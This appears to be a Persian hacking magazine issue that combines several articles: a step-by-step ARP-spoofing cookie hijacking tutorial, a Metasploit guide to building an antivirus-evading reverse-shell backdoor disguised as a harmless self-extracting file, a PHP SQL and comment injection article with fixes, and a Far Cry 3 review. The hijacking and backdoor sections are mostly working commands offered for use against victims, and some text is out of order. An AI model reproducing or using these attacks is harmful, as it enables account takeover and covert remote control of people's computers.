بیشتر حملاتی که برای ربودن cookie های یک کاربر مورد استفاده نفوذگران میشود مباحث cookie hijacking میباشد. این مباحث از سر فصل های زیادی تشکیل شده است که بیشتر آنها به صورت remote انجام میپذیرد. در اصل این نوع حملات هم میتواند در یک شبکه نا امن محلی اتفاق افتد هم به صورت ریموت با بهره گیری از یک برنامه تحت وب آسیب پذیر.
در این مقاله کوتاه سعی بر آن شده شما کاربران عزیز را با حملات تحت شبکه آشنا کنیم.

۳

این حملات که به CAC معروف است در حقیقت مخفف جمله Cap-
ture Authentication Cookie بوده و با استفاده از حملات Arp
Spoof کامل میشود ...

نفوذگران چه استفاده‌هایی از این حملات میکنند :

- * استراق سمع در شبکه نا امن
- * جستجو برای به دست آوردن کوکی‌ها
- * جایگزاری کوکی ربوده شده با کوکی فعلی
- ابزارهای مورد استفاده در حمله :**
- * ابزار ArpSpoof
- * ابزار Wireshark
- * افزونه فایرفاکس Greasemonkey
- * اسکریپت Cookie Injector

سناریو حمله :

- * سیستم عامل نفوذگر Backtrack (میتوانید از سایر توزیع‌ها مثل backbox استفاده کنید)
- * آپبی ۱۹۲.۱۶۸.۱.۱ : Getway
- * آپبی مربوط به نفوذگر : ۱۹۲.۱۶۸.۱.۲
- * آپبی قربانی : ۱۹۲.۱۶۸.۱.۳

شروع حمله :

همان‌طور که اطلاع دارید برای اسنیف اطلاعات یک شبکه نیاز به کنترل و دسترسی به ترافیک شبکه هست برای این کار ابتدا باید در شبکه ایپی فورواردینگ رو فعال کنیم برای این کار کفایت عدد ۱ رو در فایل مذکور ست کنیم که به معنای فعال بودن و عدد ۰ به معنای غیرفعال بودن میباشد ...
ابتدا ترمینال لینوکس را باز کرده و دستور زیر را جهت فعال کردن این امر وارد میکنیم :

```
echo 1 >> /proc/sys/net/ipv4/ip_forward
```

حال عملیات arpspoofing را بین روتر و قربانی ، نفوذگر و روتر استارت میکنیم برای این کار همینطور که گفته شد از ابزار arpspoof استفاده میکنیم
در داخل ترمینال فعلی دستور :

```
arpspoof -i eth0 -t 192.168.1.3 192.168.1.1
```

سویچ I- برای تعریف اینترفیس شبکه به کار میرود و سویچ t- برای تعریف هدف. حال یک ترمینال دیگر باز کرده و عملیات را بین نفوذگر و قربانی آغاز میکنیم :


```
arpspoof -i eth0 -t 192.168.1.1 192.168.1.3
```

تا به اینجای کار عملیات arpspoof خوب پیشرفت کرده حال نوبت به نصب افزونه‌ها میرسد ابتدا از لینک زیر افزونه greasemonkey را نصب کنید تا با استفاده از این افزونه بتوانیم اسکریپت cookie inject-
tor رو بر روی فایرفاکس نصب کنیم :

<https://addons.mozilla.org/en-US/firefox/addon/greasemonkey>

بعد از نصب به آدرس زیر رفته تا اسکریپت cookie injector لود شود و با استفاده از افزونه بالا این اسکریپت را نصب کنیم :

<http://dustint.com/code/cookieinjector.user.js>



با رفتن به لینک زیر افزونه ، اسکریپت را تشخیص داده و سوالی مبنی بر اجازه نصب از شما خواهد پرسید طبق شکل روبرو بر روی install کلیک کرده تا نصب شود. حال نوبت به آغاز عملیات اسنیف میرسد ابتدا ابزار Wireshark رو باز کرده و کارت شبکه که در حقیقت eth۰ است در این سناریو انتخاب کنید و بعد از باز شدن در قسمت filter عبارت http.cookie contains datr را وارد کرده و بر روی گزینه apply کلیک کنید . این فیلتر باعث میشود درخواست‌ها در پرتکل http و با محتوای cookie برای ما لیست شود در حقیقت ما برای بدست آوردن کوکی‌ها تلاش میکنیم ..

۴

حال به آدرس وبلاگ قربانی رفته و در قسمت ورود وبلاگ کلید های ALT + C را وارد کنید تا اسکریپتی که بالا نصب کردیم اجرا شود بعد از باز شدن در فیلد مربوطه مقدار کوکی کپی شده از Wireshark رو paste کنید طبق شکل زیر :



حال نوبت به انتظار میرسد تا قربانی وارد یکی از اکانت های خود شود ... همینطور که در عکس زیر مشاهده میکنید قربانی وارد وبلاگ wordpress خود شده که پاکت مربوط به کوکی برای ما لیست شده :

No.	Time	Source	Destination	Protocol	Length	Info
92.168.1.4	74.125.79.138	HTTP	722	GET		/safebrowsing/rd/ChNnb29nLW1hbHdhcmUtc2hhdmFyEA
92.168.1.4	74.125.79.138	HTTP	726	GET		/safebrowsing/rd/ChNnb29nLW1hbHdhcmUtc2hhdmFyEA
92.168.1.2	31.170.166.123	HTTP	1030	POST		/wp-admin/admin-ajax.php HTTP/1.1 (applicatio
92.168.1.4	74.125.79.138	HTTP	722	GET		/safebrowsing/rd/ChNnb29nLW1hbHdhcmUtc2hhdmFyEA
92.168.1.2	31.170.166.123	HTTP	751	GET		/wp-content/uploads/2012/08/cac1.png HTTP/1.1
92.168.1.2	31.170.166.123	HTTP	1030	POST		/wp-admin/admin-ajax.php HTTP/1.1 (applicatio
92.168.1.4	31.170.166.123	HTTP	1449	GET		/wp-login.php?redirect_to=http%3A%2F%2Fwebsploi
92.168.1.4	31.170.166.123	HTTP	1312	GET		/wp-login.php HTTP/1.1

حال روی پاکت راست کلیک کرده و از منوی copy روی گزینه bytes کلیک کنید و از منو باز شده printable text only رو انتخاب کنید تا مقدار کوکی کپی شود ...



روی دکمه OK کلیک کرده تا کوکی ها جایگزین شوند حال صفحه را Refresh کنید تا وارد اکانت فرد قربانی شوید.

نکته : این تنها یک آموزش برای آگاه سازی کاربران از این گونه حملات بود و عواقب سوء استفاده از مطلب بالا به عهده خود کاربر بوده و اینجانب و تیم مجله آفلاین مسئولیتی را در قبال استفاده نا به جا از مطلب فوق به عهده نخواهد گرفت.



Client Side Hacking



به نام خدا

سلام عرض می کنم خدمت بچه های افلاینی. امیدوارم حالتون خوب باشه و این چند صفحه مورد رضایتتون واقع بشه. خب خیلی سریع میریم تا یک آموزش جالب و البته جدید رو دنبال کنیم. مبحثی که قرار هست مورد بررسی قرار دهیم نفوذ به سیستم های شخصی البته با یک نکته ویژه می باشد. مبحثی پر از ایده، خلاقیت، ابتکار و استفاده ی درست و بجا از ابزار ...!

اگر فقط شماره های قبلی مجله رو مورد بررسی قرار داده باشید تا حدودی با metasploit آشنا شده اید. در این مقاله ابتدا یک exploit رو معرفی می کنیم و خیلی کلاسیک به نحوه ی کار و اجرای آن می پردازیم سپس نقاط ضعف را بررسی و سعی در رفع آن ها می کنیم همچنین نقاط قوت را ذکر می کنیم.

معرفی exploit :

exploit ای که قرار است از آن برای نفوذ به سیستم های شخصی استفاده کنیم multi/handler می باشد روش کلی این exploit بر این قرار است که ابتدا یک فایل مخرب با پسوند exe می سازیم فایل ای که در آن IP سیستم نفوذگر و Port مورد نظر نفوذگر SET شده است سپس کافیسست در metasploit پس از SET کرد IP سیستم خودمون و هم چنین Port مورد نظر خودمون exploit را اجرا کنیم و منتظر بمانیم تا قربانی فایل را اجرا کند تا یک session باز شود و دسترسی از سیستم قربانی گرفته شود. شکل کلی کار به این صورت می باشد.

اجرای exploit :

ابتدا وارد metasploit شوید اگر از یک ترک استفاده می کنید داخل ترمینال دستور msfconsole را بزنید سپس باید exploit خودتون را انتخاب کنید برای این کار از دستور زیر استفاده کنید:

```
use exploit/multi/handler
```

حال باید یک Payload مناسب انتخاب کنید. Payload ای که ما SET می کنیم windows/meterpreter/reverse_tcp است برای set کردن از دستور زیر استفاده کنید :

```
set payload windows/meterpreter/reverse_tcp
```

سپس باید IP سیستم خودتون و port مورد نظر خودتون را set کنید تا در هنگام اجرای فایل ارتباط بین سیستم قربانی و سیستم نفوذگر برقرار شود. ما فرض رو بر این می گیریم که داخل یک شبکه داخلی هستیم برای همین برای مثال از IP زیر استفاده می کنیم. توجه کنید IP و Port که در این جا SET می کنیم باید با IP و Port که در فایل مخرب SET می کنیم یکی باشد (برای برقراری ارتباط)

```
set lhost 192.168.1.2
```

```
set lport 2323
```

و در آخر exploit را اجرا کنید برای این کار از دستور زیر استفاده کنید :

```
exploit
```

حالا همان طور که در بالا گفته شد باید فایل مخرب خودتون را بسازید برای این کار یک ترمینال باز کنید و دستور زیر رو بزنید :

```
msfpayload windows/meterpreter/reverse_tcp lhost=192.168.1.2 lport=2323 X > taxic.exe
```

همان طور که از دستور بالا مشخص است در ابتدای دستور Payload مورد نظر خودمون سپس به ترتیب IP و Port مورد نظر خودمون رو قرار می دهیم. پس از اجرا این دستور فایل با نام taxic با IP و Port که set کرده اید برای شما ساخته می شود. حال کافیسست این فایل در سیستم قربانی اجرا شود تا دسترسی گرفته شود.

metasploit
client side hacking





نقاط ضعف :

اگر مراحل رو با من پیش آمده باشید احتمالا متوجه این موضوع می شوید که این فایل یعنی فایل taxic.exe در اسکن همه ی آنتی ویروس ها به عنوان یک ویروس شناخته می شود که اگر بر روی سیستم قربانی آنتی ویروس نصب باشد (هر آنتی ویروسی) این فایل شناسایی می شود و این روش برای دسترسی گرفتن بی معنا می شود! حالا با این آنتی ویروس ها آن هم در دهه ای که توجه ویژه ای نسبت به این موضوع می شود و بالا ی ۹۰٪ سیستم ها دارای آنتی ویروس می باشد باید چی کار کرد؟

رفع نقاط ضعف :

خب احتمالا نقطه ی ضعف این روش را فهمیدید که همان شناسایی توسط آنتی ویروس ها می باشد اما ما برای رفع این موضوع از یک روش ابتکاری استفاده می کنیم! به صورت ساده می توان گفت دسترسی را که برای ساخت فایل مخرب استفاده کردیم را به صورت کد در می آوریم، توجه کنید که این کد به صورت معمولی مورد استفاده واقع نمی شود! برای استفاده از آن به یک برنامه که تحت خط فرمان (در ویندوز) کار می کند احتیاج می باشد به این صورت که این کد های غیر قابل استفاده را تبدیل به دستور هایی معنا دار می کند سپس از این دستور های معنا دار برای ایجاد یک ارتباط پایدار میان سیستم قربانی و سیستم نفوذگر استفاده می کند. شکل کلی کار به این صورت می باشد.

I ابتدا یک ترمینال باز کنید و دستور زیر را با دقت وارد کنید. توجه داشته باشید جلوی LHOST و LPORT به ترتیب ip و port مورد نظر خودتون رو قرار بدید.

```
msfpayload windows/meterpreter/reverse_tcp EXITFUNC=thread
LPORT=2323 LHOST=192.168.1.2 R | msfencode -a x86 -e
x86/alpha_mixed -t raw bufferRegister=EAX
```

به فاصله ی میان عبارت ها توجه کنید هم چنین به | میان msfpayload و msfencode همان طور که از دستور معلوم هست ابتدا Payload خودمون رو معرفی کرده ایم و همین طور IP و Port مورد نظر خودمون رو . سپس دستور را به صورت کد شده تبدیل می کنیم در آخر می بینید که خروجی ای متشکل از چند خط کد تحویل ما می دهد این کد را داخل یک فایل کپی کنید و نگه دارید برای مثال اسم فایلتون رو 001 بزارید.

II حالا یک فایل bat برای مثال با نام bat.۰۰۲ بسازید و دستورات زیر رو با دقت وارد کنید :

```
@echo off
echo syringe.exe -3 x> 004.bat
wscript 003.vbs 004.bat
```

نکته ی مهمی که در این ۳ خط دستور وجود دارد این است که ما برنامه ی Syringe.exe را در خط دوم فراخوانی می کنیم هم چنین از سویچ ۳- برای تبدیل کد ها به دستور های معنا دار استفاده می کنیم. دقت کنید که به جای X دقیقا باید چند خط کدی رو که در قسمت ۱ بدست آوردید رو قرار بدید هم چنین این کد ها باید در ۳ خط قرار بگرنند و به فاصله ها نیز توجه کنید.



این کار برای این می باشد که بعد از extract شدن فایل ۰۰۲ اجرا شود. در سربرگ Modes از قسمت Silent mode گزینه ی Hide all رو انتخاب کنید. همچنین می توانید از سربرگ Text & icon از قسمت load SFX icon from the file یک icon مناسب در نظر بگیرید تا قربانی شک نکند. حالا بر روی ok کلیک کنید تا فایل ساخته شود. تبریک میگم شما فایل ساختهید که تمام آنتی ویروس ها و internet security ها رو بایپس کرد از جمله lab عظیم Kaspersky !!

حالا کفایست exploit مربوطه رو به طریقی که در بالا گفته شد اجرا کنید و منتظر بمانید تا قربانی فقط بر روی فایل کلیک کند

نقاط قوت :

- شما خرج می کنید کلی می گردید تا یک کیلاگر پیدا کنید تا فقط رمز ها را برای شما ایمیل کند و یک سری مسائل محدود دیگر که البته این کیلاگر توسط آنتی و فایروال شناسایی می شود و از کار می افتد اما شما با این روش نه تنها کیلاگری قدرتمند دارید بلکه امکان دسترسی به وبکم، دسترسی به فایل ها و کلی امکانات دیگر دارید.

- اگر با من پیش اومده باشید و فایل رو تست کرده باشید می بینید که با اجرا شدن فایل محیط CMD بدون نمایش داده شدن کد ها و دستور ها در مدت ۱ ثانیه باز می شود و بسته می شود یکی از نقاط قوت همین مسئله می باشد که محیط CMD باز و سریع بسته می شود اما دسترسی شما قطع نمی شود!

- من این فایل را که ساختم رو روی یک سایت اسکن آنلاین تست کردم و توسط هیچ آنتی ویروس و internet security شناخته نشد به جز یک مورد که این محصول روی سرور ها استفاده می شود و می توان با خیال راحت گفت که توسط هیچ آنتی ویروسی شناسایی نمی شود.

تشکر می کنم از تمام دوستان و آشنایان بخصوص دوست خوبم Dj.TiniVini و آقای 2MzRp و هم چنین اعضای مجله ی آفلاین. با تشکر E2MA3N

لینک دانلود فایل ها :

لینک ویدئوی آموزش :

<http://2mzrp.com/syringe.c>
<http://2mzrp.com/003.vbs>
http://2mzrp.com/bypass_antivirus_DNS_spoof_craete_backdoor.rar

در این مرحله باید یک فایل با پسوند vbs بسازید برای مثال اسم آن را vbs.۰۰۳ بزارید و دستور زیر را در داخل آن قرار بدید

```
CreateObject("Wscript.shell").Run "" &
wscript.Arguments(0) & """, 0, False
```

دوباره یک فایل bat برای مثال bat.۰۰۴ بسازید و دستور زیر را در داخل آن قرار دهید :

```
syringe.exe -3 X
```

دقت کنید به جای X باید چند خط کدی رو که بدست آوردید قرار دهید.

برنامه ی Syringe.exe را دانلود کنید و در کنار همین فایل ها قرار دهید (در آخر لینک برنامه syringe.c برای راحت بودن شما به صورت کامپایل نشده آوردم تا با خیال راحت خودتون کامپایلش کنید).

فایل های bat.۰۰۲ و vbs.۰۰۳ و bat.۰۰۴ و Syringe.exe را با هم انتخاب کنید و راست کلیک کنید و گزینه ی Add to archive را بزنید از قسمت Archive name اسم فایل خودتون رو انتخاب کنید برای مثال taxic از قسمت Archive format گزینه ی zip رو انتخاب کنید و از قسمت Archive options گزینه ی Create SFX archive را انتخاب کنید و به سربرگ Ad-vanced بروید و روی SFX options کلیک کنید.

از سربرگ General از قسمت Path to extract مسیر قرار گرفتن فایل ها را مشخص کنید برای مثال من این رو در نظر می گیرم :

```
C:\Users\iiman\AppData\Local\Temp
```

حالا از سربرگ Setup از قسمت Run after extract عبارت زیر رو برای مثال (یعنی ۰۰۲) بنویسید : 002.bat



ارسلان قربان زاده

برنامه نویس این سورس
عضو افتخاری آفلاین

در این مقاله میخوام به روش های مقابله با حملات هکر ها و پچ کردن باگ های وب سایت ها پردازم. از بین زبان های برنامه نویسی تحت وب من php رو انتخاب کردم. به امید خدا بعد از اتمام امن سازی صفحات php به امن سازی صفحات ASP.net میپردازیم. در این سری مقالات جلوی حملاتی گرفته میشه و باگ هایی پچ خواهد شد که خیلی رایج هست. سعی میکنم که مطالبی رو بگم که جدید و نو باشد.

شروع سری آموزش های امن سازی صفحات وب

Secure PHP

`http://test.com/x.php?number=2 status=private --`

به قسمت قرمز رنگ توجه کنید! مقدار گت نامبر به صورت زیر میشود.

`$num="2 status=private --";`

و همین مقدار وارد تابع `mysql_query` میشود. به صورت:

`Mysql_query('SELECT * FROM post WHERE ID=2 status=private -- and kind=Private');`

در اس کیو ال هر چیزی که بعد از `--*` قرار بگیرد جزء توضیحات میشه و در اعمال اس کیو ال تاثیری ندارد. این هم دلیل برای اینکه در حملات `sql injection` در اخر ادرس از `--` استفاده میکنیم.

توضیحات در دیتابیس های مختلف به صورت زیر هست:

MySQL: #, --

MS SQL: --

MS Access: %00

Oracle: --

`<?php`

`$n=$_GET['name'];`

`Echo 'offline mag';`

`Echo $n;`

`Echo 'offlinemag.ir';`

`?>`

مثال خیلی واضح هست. یک مقدار به صورت گت میگیرد در متغیر `n` ذخیره میکند. بعد متغیر `n` رو در بین دو رشته `offline mag` و `offlinemag.ir` چاپ میکند. ما در `html` برای وارد کردن توضیحات به صورت زیر عمل میکنیم: `<!-- comment --!>`

حالا کد قبلی رو ما در یک صفحه به اسم `x.php` ذخیره میکنیم و بعد در ادرس بار مقدار گت نام رو به صورت زیر تغییر میدیم.

`http://test.com/x.php?name=<!--`

وقتی با ادرس بالا صفحه مورد نظر رو نگاه کنیم میبینیم که فقط رشته `offline mag` رو چاپ کرده. `<!--!>` که پرینت شده بعد از اون تا هر جا که `<--` باشه میشه جزو توضیحات و تو صفحه `html` نمایش داده نمیشود. اگر `<--` رو پیدا نکند تا اخر صفحه `html` رو جزو توضیحات قرار میده و چاپ نمیکند در مرورگر.

طی چند سال گذشته وب سایت ها و در کل اینترنت در زندگی بشر بسیار تاثیر گذاشته. طوری که بعضی ها با اینترنت زندگی میکنند.

وب سایت ها بسته به نیاز کاربر با سی ام اس های مختلف طراحی میشوند. یا اگه سی ام اس نیازشون رو برآورده نکنه خودشون با استفاده از زبان های برنامه نویسی به طراحی وب سایت خود میپردازن. این وب سایت ها با زبان های مختلفی میتونه نوشته شده باشه مثلا:

`php , asp , aspx , jsp , perl , python`

که هر کدوم ویژگی های خاص خودشون رو دارد. برای طراحی یک سایت معمولا یکی از این زبان ها انتخاب میشود و به صورت انفرادی یا گروهی به طراحی میپردازند. در این بین بعضی مشکلات امکان دارد در وب سایت به وجود بیاد که راه نفوذ هکر ها را برای دسترسی پیدا کردن به سایت ما باز میکنه. در قسمت اول مقاله میخوام به حملات `Comment Injection` یا تزریق توضیحات پردازیم.

خیلی از شما از این سری حملات استفاده میکنید اما به این اسم نمیشناسینش، چون این حملات زیر مجموعه حملاتی مثل `sql in-jection , SSI , XSS , RCE` و... هستند.

به مثال زیر توجه کنید: (`sql injection`)

`<?php`

`$num = $_GET['number'];`

`$result = mysql_query('SELECT * FROM post WHERE ID=' . $num . ' and status=public');`

`?>`

به طور مثال ما این کد رو واسه سایت نوشتیم که میخواد به بازدید کنند های معمولیش، اگه یک پست با ایدی ۳ انتخاب کرد و اگر پست استاتوشون مساوی پابلیک هست رو نمایش بدهد. مثلا این با اسم `x.php` ذخیره میشه. حالا یکی میاد و به صورت زیر به ادرس بار رو ویرایش میکند.



ما با ساخت یک تابع به اسم `filterchar` تمام کاراکترهایی خطرناک رو به کاراکتر خالی جایگزینی کردیم.
روش دوم:

در این روش ما مقدار گت که وارد کدمون میشود رو تعیین میکنیم که فقط یک مقدار عددی باشه. این روش رو ما در مثال یک اعمال میکنیم. در مثال یک ما فقط به یک مقدار عددی نیاز داریم تا شماره پست ما رو تعیین کند.

```
$num=(int) $_GET['number'];
```

در این روش ما به متغیر میفهمونیم که فقط یک مقدار عددی صحیح میتونه در خودش ذخیره کنه. اگه مقدار وارده به متغیر، عددی نباشد متغیر صفر را در خودش ذخیره میکند.

روش سوم:

در این روش ما با استفاده از تابع `htmlentities` مقدار واردی به تابع رو به یک رشته معمولی تبدیل میکنیم. یعنی دیگه مقدار ما به صورت تگ `html` در نیما و فقط هر چیزی که درون تابع باشد چاپ میشود. در مثال دو این روش رو اعمال میکنیم.

```
<?php
$n=htmlentities($_GET['name']);
Echo 'offline mag';
Echo $n;
Echo 'oflinemag.ir';
?>
```

در قسمت های بعدی به پیچ کردن باگ های

XSS , CRSF , RCE , RFI , LFI , SQL injection , brute force , Local File Disclosure...

میپردازیم.

که البته در IIS میشه از این حملات استفاده های خیلی مفیدی کرد.
`<!--#exec cmd=... -->`

روش پیچ و جلوگیری:

در این قسمت به روش های پیچ و جلوگیری از این حملات میپردازیم. من سه روش برای جلوگیری از این حملات جلوی پای شما میزارم دیگه استفاده از این روش ها به عهده خودتون :

. فیلتر گذاری مناسب

. تعیین نوع متغیر (متغیر های عددی)

. استفاده از تابع `htmlentities` (برای متغیر های که قرار چاپ بشوند)

روش اول:

در این روش ما میایم کاراکترهایی خاصی رو فیلتر میکنیم که اگه کاربر از این کاراکتر ها استفاده کرد کاراکترها رو حذف یا جایگزین کند.

این روش رو من روی مثال دوم اعمال میکنم.

```
<?php
$n=filterchar($_GET['name']);
Echo 'offline mag';
Echo $n;
Echo 'oflinemag.ir';
function filterchar($name){
$dangerchar=array('#','-', '%00', '%', '/', '\\', '<!--', '<', '!');
$name=str_replace($dangerchar, "", $name);
return $name;
}
?>
```



جهنمی در لباس بهشت!

فردریش نیچه درباره "غریزه" توصیفی جالب و هوشمندانه دارد، او میگوید: "غریزه یعنی: وقتی خانه در حال سوختن است شخص حتی ناهار خود را هم فراموش میکند، بله درست است، ولی بعدا در میان خاکسترهای سوخته آن را میخورد". توصیف های متفاوتی از واژه "غریزه" در فرهنگ ها، اعتقادات و جوامع انسانی مختلف بیان شده است. عده ای غریزه انسانی را تنها تعدادی محدود و مشخص از اعمال و خواست های انسانی میدانند و عده ای دیگر بر این باورند که غریزه انسان محدود نیست و طیف وسیعی از خواسته ها و قابلیت های ضروری برای حفظ بقا و ماهیت بشر را در بردارد و هنوز بعد وسیعی از آن ناشناخته است.

اما آیا تا به حال پیش خود فکر کرده اید که تا چه حد در زندگی پیش خواهید رفت؟ آیا حد و اندازه ای برای دایره عملکردی شما وجود دارد؟ تصور کنید که همینطور اتفاقی و به دلایل نامعلوم یک شب در وسط یک جنگل یا بیابان پرت و ناشناخته گرفتار شده اید و هیچ چیز از این محیط بی سر و ته و شاید ترسناک نمیدانید، تنها دارایی های شما هم تنها یک دست لباس که بر تن دارید، یک چاقوی جیبی و یک فندک است، هیچ انسانی در این محیط به غیر از شما وجود ندارد و فقط طبیعت وحشی و حیوانات مقیم آن منطقه در اطراف شما هستند. اصلا معلوم نیست چند ساعت، چند روز و یا چند ماه در اینجا سرگردان خواهید بود و آیا اصلا جان سالم بدر خواهید برد یا نه. در این شرایط سخت وقتی گرسنگی و تشنگی بر شما غلبه کند یا حیوانات وحشی به شما حمله کنند؛ این غرایز شماست که به شکلی خارق العاده بیش از پیش وارد صحنه میشوند، درواقع این نیروی عظیم درونی هر کاری میکند که شما را از مرگ و نابودی نجات دهد، در این شرایط دست به انجام کارهایی خواهید زد که قبلا حتی تصور آنها هم برای شما غیر ممکن بود، پس از این، اگر از این مهلکه جان سالم به در ببرید مطمئنا شما دیگر آن انسان گذشته نخواهید بود، اکنون شما فردی دیگر با قابلیت های جدید شده اید و حتی نوع نگاه و بینش شما به خودتان و زندگی نیز تغییر کرده است. در واقع غریزه شما نه تنها شما را از گزند مرگ حفظ کرد بلکه توانایی های ویژه ای را به شما آموخت که ارزش آن با هیچ چیز دیگر قابل مقایسه نیست. Far Cry 3 تلاش میکند تا این موضوع را در ابعادی وسیع تر به نمایش بگذارد. علاوه بر این در موارد متعددی به زوایای ویژه و اسرار آمیزی از وجود انسان سفر میکند، و سیر تحول و تغییر در یک انسان را از میدان دید خاص خود به شما نشان میدهد.



FARCRY3

داستان بازی از اینجا شروع میشود که شما در نقش کاراکتر اصلی یعنی Jason Brody که پسری اهل لس آنجلس است به همراه دو برادر و دوستانتان برای تفریح و گذراندن اوقات فراقت وارد جزیره ای سرسبز و زیبا به نام Rook Island میشوید. طولی نمیکشد که پس از اندکی گشت و گذار و تفریح ناگهان همه چیز سر و ته شده و به یکباره خود را در اسارت شخصی دیوانه و جانی به نام Vaas می بینید، Vaas شخصیتی ناپایدار و کاملاً روانپریش است که زیر نظر رئیس خود Hoyt کنترل گروه راهزن ها (Pirates) را بر عهده دارد. Vaas و افرادی که هیچ هدفی جز غارت، تجاوز، به اسارت گرفتن افراد و کسب پول و ثروت ندارند و در این راه از هیچ جنایتی دریغ نمیکنند. شخصیت پردازی Vaas چنان زیبا و استادانه انجام شده که از همان لحظات ابتدایی به راحتی جنون و دیوانگی را در اعمال و حرکات این موجود جالب خواهید دید. شما به همراه برادر بزرگترتان Grant در یکی از قفس های Vaas گرفتار شده اید، اندکی بعد با هوشمندی Grant که قبلاً زمانی در ارتش خدمت می کرد موفق میشوید که فرار کنید، اما در جریان فرار ناگهان Vaas شما را پیدا میکند و با شلیک یک گلوله برادرتان میکشد، اما به دلایلی به شما فرصت فرار میدهد و از شلیک به شما خودداری میکند. شب هنگام با ترس و وحشت بسیار در جنگل تاریک شروع به دویدن میکنید و در حالی که گلوله های افراد Vaas فضای اطراف شما را میشکافند ناگهان از روی پلی معلق به داخل آب پرتاب شده و بیهوش میشوید. وقتی چشمهایتان را باز میکنید خود را در کلبه ای بر روی تخت می بینید و فردی سیاه پوست در حال خالکوبی بر روی دست شماست. این فرد که Dennis Rogers نام دارد شخصی است که وقتی بیهوش شده بودید شما را از چنگال افراد Vaas نجات داده و به کلبه آورده است. او معتقد است که شما در درون خود جنگجویی شجاع و قابل هستید و تصمیم دارد که به شما راه پرورش و شکوفایی این پتانسیل درونی را نشان دهد. Dennis در حقیقت راهنمای شما در طول بازی است. او همچنین عضو قبیله ای به نام Rakyat به رهبری زنی به نام Citra در جزیره میباشد و در اوایل بازی شما را به ملحق شدن و کمک به این قبیله دعوت میکند. افراد تشکیل دهنده این قبیله اکثراً از بومیان قدیمی این جزیره هستند و هدف آنها پاکسازی جزیره از راهزن ها و ایجاد فضایی آرام و امن برای زندگی در جزیره است.





از اینجا به بعد دیگر باید روی پای خود بایستید، از یک سو هنوز برادر کوچکتر و سایر دوستانتان در اسارت Vaas هستند و هر لحظه ممکن است به دست او به قتل برسند و از سوی دیگر خطرات مختلف در گوشه و کنار این طبیعت وحشی در انتظار شماست. نوع شروع و اتفاقات اولیه داستان براحتی انگیزه لازم برای شروع گیم را فراهم میکنند. و از طرفی قدرت بالای شخصیت پردازی و دیالوگ های قوی شخصیت ها از همان لحظات آغازین جو واقع گرایانه و جاذبه لازم را برای درگیر شدن در داستان بازی فراهم میکنند. Jason کسی نیست جز یک شخص عادی که در خانواده ای ثروتمند در رفاه کامل و به دور از سختی ها بزرگ شده است، اکنون او ناخواسته وارد شرایط وحشتناکی میشود و چالش های عظیمی پیش روی او قرار میگیرند، و حال باید دست به کارهایی بزند که در گذشته حتی تصورش هم برایش دشوار بود. و از طرف دیگر موضوع فقط خود او نیست بلکه جان کسانی که دوستشان دارد نیز در دست اوست.





وقتی برای اولین بار اسلحه به دست گرفته و راهی اولین ماموریت خود میشوید از همان لحظات ابتدایی شیفته‌ی گرافیک خیره کننده و محیط‌های سرسبز و زیبای اطراف خود خواهید شد. محیط بازی کاملا پویا و زنده است و زندگی و طراوت در محیط اطراف شما موج میزند. نور پردازی قدرتمند بازی با اولین نگاه به یک منبع نور مثل لامپ یا فانوس و یا طلوع خورشید، به وضوح خود را نشان میدهد. جزییات در همه جای بازی کاملا بیداد میکند، برای مثال کافی است اندکی با دقت به اسلحه خود نگاه کنید خط و خش‌ها و تغییر رنگ‌های قسمت‌های مختلف اسلحه به راحتی قابل رویت هستند. بافت‌ها و تکسچرهای بازی نیز تقریبا همگی کیفیت مطلوبی دارند و به ندرت شی را پیدا میکنید که بافت مطلوبی نداشته باشد. گرافیک بازی بر روی هر سه پلتفرم بسیار عالی و کم نقص کار شده است، مخصوصا بر روی نسخه PC طبیعت سرسبز و شکوهمند دنیای بازی در رزولوشن Full HD به همراه تکنیک‌های گرافیکی ۱۱ DirectX واقعا مدهوش کننده است. محیط جنگلی بازی نیز به زیبایی هرچه تمام‌تر طراحی شده است. جالبتر اینجاست که جانوران موجود در این اکو سیستم نه تنها با کاراکتر اصلی و کاراکترهای دیگر موجود در بازی بلکه با خودشان نیز تعامل میکنند و نسبت به رفتارهای یکدیگر واکنش نشان میدهند. به عنوان مثال دفعات زیادی پیش خواهد آمد که می‌بینید تعدادی سگ به دنبال یک بز یا یک پرنده افتاده‌اند تا آن را شکار کنند و یا یک پلنگ را می‌بینید که به دنبال شکار یک آهو است. در طول بازی شما برای ذخیره بیشتر گلوله و مهمات، حمل اسلحه‌های بیشتر و حتی سکه‌ها و اسکناس‌های خود نیاز به چرم حیوانات مختلف دارید و این کار را باید با شکار و کندن پوست آن حیوانات انجام دهید. همچنین برای ساخت داروها و آمپول‌های مختلف نیز نیاز به جمع‌آوری انواع گیاهان مختلف دارید. اما قابلیت‌های نقش آفرینی اضافه شده به بازی به همین جا محدود نمیشود؛ بازی از یک سیستم تجربه و یا همان XP نیز بهره میبرد. کشتن دشمنان و حیوانات با مهارت بیشتر و انجام دادن صحیح ماموریت‌ها از مواردی هستند که به شما XP میدهند. بعد از بدست آوردن مقدار XP لازم به شما Skill Point داده میشود و از این پوینت‌ها میتوانید در ارتقا قابلیت‌های خود در درخت مهارت‌ها یا همان Skill Tree استفاده کنید و با هر بار ارتقا توانایی‌هایتان خالکوبی که در اوایل بازی Dennis روی دستان شما حک کرده بود کامل‌تر می‌شود. وجود همچنین قابلیت‌هایی در یک شوتر اول شخص بی‌شک زیبایی و میزان لذت بردن از بازی را بسیار افزایش میدهد ولی در همین جا یک ایراد نه چندان کوچک خودش را به وضوح نشان میدهد. اگر وقتی که برای 